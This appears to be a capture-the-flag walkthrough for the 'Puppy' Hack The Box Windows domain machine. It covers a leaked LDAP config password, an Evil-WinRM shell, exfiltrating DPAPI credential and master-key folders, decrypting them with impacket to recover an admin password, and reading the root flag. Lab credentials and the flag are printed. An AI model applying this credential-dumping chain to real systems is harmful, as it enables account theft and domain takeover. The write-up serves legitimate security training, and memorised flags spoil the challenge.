nms-auth-config.xml.bak

Set of
credentials for:

steph.cooper
ChefSteph2025!

Remember There were 2 steph's
STEPH.COOPER and
STEPH.COOPER_AUTH (Admin Priv.)

XML

```xml
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName"
/>
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
```

Enumerating STEPH.COOPER

Mostly Empty..

```
*Evil-WinRM* PS C:\Users\steph.cooper> tree
Folder PATH listing
Volume serial number is 311D-593C
C:.
+---3D Objects
+---Contacts
+---Desktop
+---Documents
+---Downloads
+---Favorites
¦   +---Links
+---Links
+---Music
+---Pictures
+---Saved Games
+---Searches
+---Videos
```

Bit of a dead end


STEPH.COOPER and
STEPH.COOPER_ADM
Must be related …

(And no, ChefSteph2025! Didn't work on _adm)

Looking for Steph's creds

ChatGPT:

On a Windows box, **“old credentials”** or cached credentials can be found in several places depending on what type of credentials you mean (domain, local, application, or network). Here’s a structured overview:



1. Windows Credential Manager / Vault

- **Path:**
  `C:\Users\<User>\AppData\Roaming\Microsoft\Credentials`
  `C:\Users\<User>\AppData\Roaming\Microsoft\Protect`
- Stores:
  - Saved RDP credentials (`mstsc`)
  - VPN credentials
  - Some app passwords (Teams, Edge, etc.)
- Encrypted with **DPAPI** tied to the user account.

Credentials hold blobs:
Each blob represents a saved credential entry (RDP credential, network share, saved generic credential, etc.). The blob itself is **encrypted** with DPAPI (the Data Protection API) using a key derived from the user’s logon secrets (and sometimes machine keys).

Protect
Contains the **user’s DPAPI master key(s)** — these are the keys that can decrypt the credential blobs.

Main Topic: DPAPI (Data Protection API)


https://www.thehacker.recipes/ad/movement/credentials/dumping/dpapi-protected-secrets

The DPAPI (Data Protection API) is an internal component in the Windows system. It allows various applications to store sensitive data (e.g. passwords). The data are stored in the users directory and are secured by user-specific master keys derived from the users password. They are usually located at:

C:\Users\$USER\AppData\Local\Microsoft\Credentials\

C:\Users\$USER\AppData\Roaming\Microsoft\Credentials\

Diagrams here , here



Downloading

The recommended way to download credentials using Evil-Winrm is to zip them first (there is no download all, and not working with hidden files)
make variables:


```
# run on target (evil-winrm shell)
$src1 = "$env:APPDATA\Microsoft\Credentials\"
$src2 = "$env:APPDATA\Microsoft\Protect\"
$dst1 = "C:\Temp\creds.zip"
$dst2 = "C:\Temp\keys.zip"
```

Compress using this complicated powershell zip command (ChatGPT) replace $src1/2.$dst1/2

```
powershell -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem;
[IO.Compression.ZipFile]::CreateFromDirectory('$src1','$dst1')"
```

Download from C:\Temp

```
cd c:\Temp
download *
```



Cracking

Overall guide here:

https://www.thehacker.recipes/ad/movement/credentials/dumping/dpapi-protected-secrets

there are 2 keys in the keys folder, the 'non preferred' looks most interesting....

```
┌──(venv)─(kali㉿kali)-[~/Desktop/Puppy/Credentials_Protect]
└─$ ls keys -la
total 24
drwxrwxr-x 2 kali kali 4096 Sep 26 20:54  .
drwxrwxr-x 4 kali kali 4096 Sep 27 00:35  ..
-rw-rw-r-- 1 kali kali   24 Mar  8  2025  CREDHIST
-rw-rw-r-- 1 kali kali  740 Mar  8  2025 'S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407'
-rw-rw-r-- 1 kali kali   24 Feb 23  2025 'S-1-5-21-1487982659-1829050783-2281216199-1107\Preferred'
-rw-rw-r-- 1 kali kali   76 Mar  8  2025  SYNCHIST
```

Keeping Cracking

Impacket has a tool giving a decrypted key, asking for Steph’s password ChefSteph2025!

```
impacket-dpapi masterkey -file
keys/S-1-5-21-1487982659-1829050783-2281216199-1107\\556a2412-1275-4ccf-b721-e6a0b4f90407
-sid S-1-5-21-1487982659-1829050783-2281216199-1107
```

```
┌──(kali㉿kali)-[~/Desktop/Puppy/Temp]
└─$ impacket-dpapi masterkey -file keys/S-1-5-21-1487982659-1829050783-22
1107
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companie

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Password:
Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8
ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
```

```
0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8
ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
```

Keeping Cracking

Reverse the key to credentials - impacket again with the key from before and the dapi key:

```
impacket-dpapi credential -file C8D69EBE9A43E9DEBF6B5FBD48B521B9 -key
0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc87
9e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
```

```
┌──(kali㉿kali)-[~/Desktop/Puppy/Temp]
└─$ impacket-dpapi credential -file C8D69EBE9A43E9DEBF6B5FBD48B521B9 -key
 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990
e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companie
s

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILD
CARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
```

Steph.cooper_adm
FivethChipOnItsWay2025!

Home Stretch

```
evil-winrm -i puppy.htb -u 'steph.cooper_adm' -p 'FivethChipOnItsWay2025!'
```

Steph adm has access to Administrator, cd to desktop

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         10/8/2025   5:36 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
b9bbefec94e48f92e3549b4637b7aad7
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```